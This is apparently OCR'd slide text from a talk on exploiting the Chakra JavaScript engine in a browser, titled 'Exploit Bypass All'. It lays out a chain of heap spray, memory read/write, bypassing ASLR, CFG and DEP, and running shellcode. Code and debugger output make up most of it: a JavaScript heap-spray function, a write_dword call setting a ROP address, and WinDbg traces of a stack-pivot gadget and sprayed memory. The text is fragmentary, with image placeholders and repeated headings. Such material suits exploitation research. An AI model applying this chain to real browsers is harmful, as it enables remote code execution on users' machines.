


CFG

- bypass CFG



```
write_dword(addr,chakra_base_addr+0x002AA064);    //set rop address
```



```
0:024> g
Breakpoint 0 hit
eax=603ba064 ebx=063fba10 ecx=063fba40 edx=063fba40 esi=00000001 edi=058fc6b0
eip=603ba064 esp=058fc414 ebp=058fc454 iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000283
chakra!`dynamic initializer for 'DOMFastPathInfo::getterTable''+0x734:
603ba064 94              xchg    eax,esp
603ba065 c3              ret
```

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
Exploit Bypass All

- 1、HeapSpray
- 2、memory read/write
- 3、bypass ASLR
- 4、bypass CFG
- 5、bypass DEP
- 6、exec ShellCode

Exploit Bypass All


- 1、HeapSpray



```
function heap_spary(num)
{
    array_1 = new Array();
    array_1_size = 0x1000 * num;
    for(var i=0; i<array_1_size; i++)
    {
        array_1[i] = [0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c,
                      0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c,
                      0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c,
                      0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c,
                      0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c];
    }
}
```

Exploit Bypass All

- 1、HeapSpray




```
0:024> dd 11110000
11110000  562853c4 063b75c0 00000000 00010005
11110010  00000033 00000000 11110024 11110024
11110020  05a25ae0 00000000 00000033 00000033
11110030  00000000 0c0c0c0c 0c0c0c0c 0c0c0c0c
11110040  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
11110050  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
11110060  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
11110070  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
```

Exploit Bypass All

- 1、HeapSpray
- 2、Memory read/write
- 3、Bypass ASLR
- 4、Bypass CFG
- 5、Bypass DEP
- 6、Exec ShellCode

Exploit Bypass All


- 1、Memory read/write



```
0:024> dd
11110100  562853c4 063b75c0 00000000 00010005
11110110  7fffffff 00000000 11110124 11110124
